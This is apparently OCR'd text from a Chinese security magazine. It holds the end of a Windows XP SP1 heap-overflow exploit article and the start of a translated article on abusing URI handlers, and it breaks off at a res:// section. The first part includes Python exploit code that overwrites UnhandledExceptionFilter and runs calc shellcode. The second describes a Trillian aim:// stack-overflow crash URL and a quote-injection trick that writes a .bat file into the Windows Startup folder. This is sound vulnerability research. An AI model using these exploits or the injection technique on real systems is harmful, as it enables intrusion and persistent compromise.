    exploit += "\xeb\x14" # our JMP (over the junk and into nops)
    exploit += ("\x44" * 6)
    exploit += ("\xad\xbb\xc3\x77") # ECX 0x77C3BBAD --> call
dword ptr ds:[EDI+74]
    exploit += ("\xb4\x73\xed\x77") # EAX 0x77ED73B4 -->
UnhandledExceptionFilter()
    exploit += ("\x90" * 21)
    exploit += calc
    os.system('heap-uef.exe ' + exploit)
```

如图 14 所示。




图 14

执行后成功弹出计算器，如图 15 所示。





图 15

结　论

本文演示了在 Windows XP SP1 下利用 unlink()的最原始的两种方法，除此之外，还可以利用 RtlEnterCriticalSection 或者 TEB Exception Handlers。在后续的文章中笔者将进一步讨论在 Windows XP SP2 和 SP3 下利用 Unlink( )(HeapAlloc/HeapFree) 的技术，以及如何绕过 Windows 平台下的堆溢出保护机制。

前置知识：无
关键词：URI、XSS、DUH



URI的使用与滥用

文/Nathan McFeters, Billy Rios, Rob Carter　译/Fahrenheit

统一资源标志符（URI）

简介

根据 Wikipedia 上的定义，统一资源标志符（Universal Resource Indicators，URI），是一个具有紧凑结构，用来识别或者命名某种资源的字符串。该标志符的目的主要在于允许使用特定的协议，在网络上，尤其是万维网上访问各种各样的资源。

我们目前熟悉的 URI 有 http://，https://，ftp://和 file://等，除此之外，在本文中我们还准备向大家介绍其他更多的 URI。这其中既有文档里记载过的，也有那些没有公开文档说明的。有了这些标志符，开发人员就可以在他们的程序中访问资源，而且我们将新的标志符添加到 Windows 的注册表之后，利用 IE6/IE7 等浏览器也可以访问这些网络上的资源了。

与浏览器的交互

现在的浏览器都在花大力气，向用户提供各种各样的丰富功能。为此，Microsoft 和 Mozilla 都允许开发者们在浏览器中钩挂 URI，将新的 URI 添加到浏览器已知的 URI 列表当中，以备在识别到特定的 URI 时执行相应的动作。例如，我们经常使用，但却不为多数人所知的，"rtsp://" 这个 URI，它指向了网络中的某个资源位置，允许浏览器将其作为流媒体（streaming media）一类的信息，并与其对应的操作关联在一起。

我们想通过 rtsp://，https://和 ftp://等 URI，来便捷地访问网络上的各种资源，这恐怕是我们设计和使用 URI，并将其注册到浏览器的最直接原因。不过同理，对于开发者来说，他可以将任何他想要的字符串，以任意原因注册到浏览器，就能创建出一个新的 URI 来。这些开发人员创建的 URI 应该不会有公开的文档来做详细记载，由此可想而知会给我们的系统带来多大的安全隐患。事实上，URI 与浏览器乃至 XSS（Cross Site Scripting，跨站脚本）攻击方式的结合确实为我们打开了一扇新的计算机攻击之门。

攻击基础——跨站脚本 XSS

XSS 产生的直接原因是缺乏对输入数据的合法性检查，例如未对输入的文件作必要的过滤，以及对输出文件没有进行合适的编码等。XSS 攻击的后果是使得用户端的浏览器可以执行攻击者提供的任意客户端代码，如 JavaScript 和 VBScript 之类。当这些客户端代码呈递给浏览器之后，它们就获得了访问浏览器中 DOM（Document Object Model，文档对象模型）的权限。

近几年来，通过攻击的进行趋势来看，XSS 已经成为了一项强有力的攻击技术，别有用心的人经常以此为跳板窃取用户的各项敏感信息。XSS 攻击的过程是首先赋予攻击者控制用户端浏览器的权利，然后其再以一个受害者的身份执行各种各样的恶意请求。虽然 XSS 产生的原理非常简单和直接，但是要在网络应用中完全消除 XSS 的威胁仍然不是一件容易的事情，这要做好打持久战的准备。总之，XSS 的种种便利使得其成为了攻击者攻击网络应用的最优选择。

为此，本文的目的就在于介绍一些 XSS 的攻击方法，尤其是使用浏览器暴露给外部的 URI 进行跨站脚本攻击。更进一步，除了浏览器之外，我们还将介绍一些攻击者有可趁之机的其他应用程序的攻击案例。

URI 发现

本章我们将以基于 URI 的 XSS 攻击为目标，向大家介绍各种 URI 的发现方法。这些方法中既有搜索网络资源得到 URI，也有从 Windows 的注册表中得到 URI，可以说囊括了目前主要且常用的 URI 发现技术。

IANA 注册表

RFC 4395 文档中定义过一个 INAN 维护的注册表，用于持久地保存各种 URI 的结构信息。该注册表为我们探索 URI 提供了一个非常丰富的信息，即便是那些老掉牙的 URI 字符串，像 "telnet://" 之类的，仍然可以在其中找到。在这个庞大的注册表中，我们最感兴趣的还是要数 WWW 地址结构的 "退役索引（retired index）" 机制，具体可以参考 http://www.w3.org/Addressing/schemes 处的网页信息。该页面包含了丰富的 URI 结构的设计信息，据此我们就可以捕获注册表中维护的，甚至那些从未注册过的 URI 了。

Windows 下的 DUH（Dump URL Handlers）

其实 Windows 的注册表中也有 URI 的相关信息，它维护了一个 URI 的列表，将其中的 URI 项与其对应的操作绑定在一起，当遇到 URI 时执行预先定义的动作。为了能够迅速地将这个 URI 列表转储出来，我们使用了 Erik Cabetas 开发的工具 DUH Tool3（代码参见附录 A）。该工具在注册表中枚举所有的 URI 项，并可以在访问到 URI 项时附加上额外的命令操作。图 1 是在我的

笔记本上 URI 发现的情况。




图 1　Windows 下的 URI 转储信息

使用 DUH 转储 URI 的最大目的，就是为了找出访问 URI 之后执行的预定动作，这是我们进行成功 URI 攻击的关键。

Linux 下的 DUH

与 Windows 类似，Linux 也将众多的 URI 放置在一个特定的地方，并将其和预定的动作关联在一起。其具体的存放位置与你选择的桌面系统有关。不过，我们还是开发出了可以在 Linux 下正常工作的 URI 转储代码，名为 DUH4Linux 的工具（代码参见附录 B）可以得到 KDE 或者 GNOME 的环境下的 URI 信息，具体结果如图 2 所示。




图 2　Linux 下的 DUH 信息

Mac 下的 DUH

当然除了 Windows 和 Linux 之外，Mac 也可以使用各种 URI。不过相比之下，Apple 的设计要更人性化一些，它直接给我们提供了现成的访问系统内 URI 的 API。同理，我们在 RCDefaultApp4 主创人员 Carl Lindberg 的协助下，也开发出了 Mac 下的 URI 发现工具——DUH4Mac。图 3 就是 Mac OS X Leopard 系统下的 URI 发现的结果。

攻击 URI

本章将介绍我们在研究过程中发现的一些攻击脚本。虽然其内容还远未达到百科全书的地步，但是我想如果能给读者们带来启发，举一反三，我们的目的也就达到了。



图 3　Mac 下的 DUH 输出结果

我们在研究中发现了一个有趣的现象，那就是所有的连接网络访问指令和后端程序的各种 URI，在不同版本下的实现几乎都是由同一组程序员所编写的，也即针对某种 URI 的攻击代码在不同版本的系统或者浏览器下大都是通用的。好的，下面我们就来看三类，我们发现的、特定的攻击模式。

Trillian 应用程序 aim.dll 中 aim:// URI 的栈溢出漏洞

Trillian 是一个多协议的用户聊天程序，它可以支持 AIM，IRC，ICQ，Yahoo 和 MSN 等即时聊天工具。在我们安装完 Trillian 之后，该程序会向 Windows 注册表注册 aim:// 的 URI，其使用的注册命令为：Rundll32.exe "C:\Program Files\Trillian\ plugins\aim.dll", aim_util_urlHandler url="%1" ini="c:\program files\ trillian\users\default\ cache\ pending_aim.ini"。

如你所见，在使用 aim:// 协议时，系统会以特定的参数，调用刚才 Rundll32.exe 注册的 aim.dll。该参数的值被放置在 aim_util_urlHandler url 中，而这个值也就是用户使用 aim:// 时提供的自定义的 URL，即 aim://MyURL。在 aim.dll 的实现部分，该 URL 将被复制到其他位置，正是这一步操作导致了程序的栈溢出错误，它根本没有检查缓冲区和 URL 字符串的长度是否符合要求。当我们在 IE6，IE7，或者 Firefox 下访问下面的 URL 时，就会导致一个栈溢出错误。

```
aim:///#1111111/11111111111111111111111111111111111111111111
1111111111111111222222222222222222222222222222222222222222222
2222222222222222222333333333333333333333333333333333333333333
3333333333333333333334444444444444444444444444444444444444444
4444444444444444444444445555555555555555555555555555555555555
55555555555555555555555555555566666666AAAABBBB666666666666
66666666666666666666666666666666666666666666666666677777777
777777777777777777777777777777777777777777777777777888888
88888888888888888888888888888888888888888888888888888888999
9999999999999999999999999999999999999999999999999999999999
0000000000000000000000000000000000000000000000000000000000
000
```

图 4 是我们用 OllyDbg 作为即时调试程序，得到的程序栈

溢出的快照，而图 5 是发生异常之后的异常处理句柄，以及指向下一个 SEH 的指针。




图 4　OllyDbg 捕获到的栈溢出快照




图 5　异常处理句柄以及指向 SHE 的指针

在这个例子中，我们可以编写特定的 JavaScript 代码，放在 URL 中引起栈溢出错误。这样就可以实现 XSS，将访问重定向到我们想要的页面。

调用 Trillian aim.dll 时的命令注入漏洞

我们还可以用 XSS 在 aim:// URI 上完成一次命令注入攻击。该命令需要两个参数，URL 以及 ini，前者由用户自行指定和控制，而后者则被默认设置为 C:\Program Files\Trillian\users\default\cache\pending_aim.ini。

攻击者可以注入一个符号"，关闭 URL 参数，之后再注入一个新的 ini 参数。在 Trillian 的内部实现中，ini 参数被用来指定一个准备写入的文件位置，可以将包括我们发送的 aim:// URL 在内的数据写入到该位置作为 Trillian 程序的启动信息。现在我们可以控制部分的写入内容以及写入文件的位置，那么我们是否可以在 Windows 的启动目录 C:\Documents and Settings\All Users\Start Menu\Programs\Startup 下写入一个.bat 文件呢？答案是肯定的，攻击者可以神不知鬼不觉地创建一个批处理命令，在每次系统启动时执行相应的操作。图 6 中的 Pwnd.bat 文件就是通过该方法写入到开始菜单的启动目录下的，每次启动都会被执行。




图 6　写入启动目录的 Pwnd.bat 文件

Microsoft IEFrame.dll 中 res:// URI 漏洞

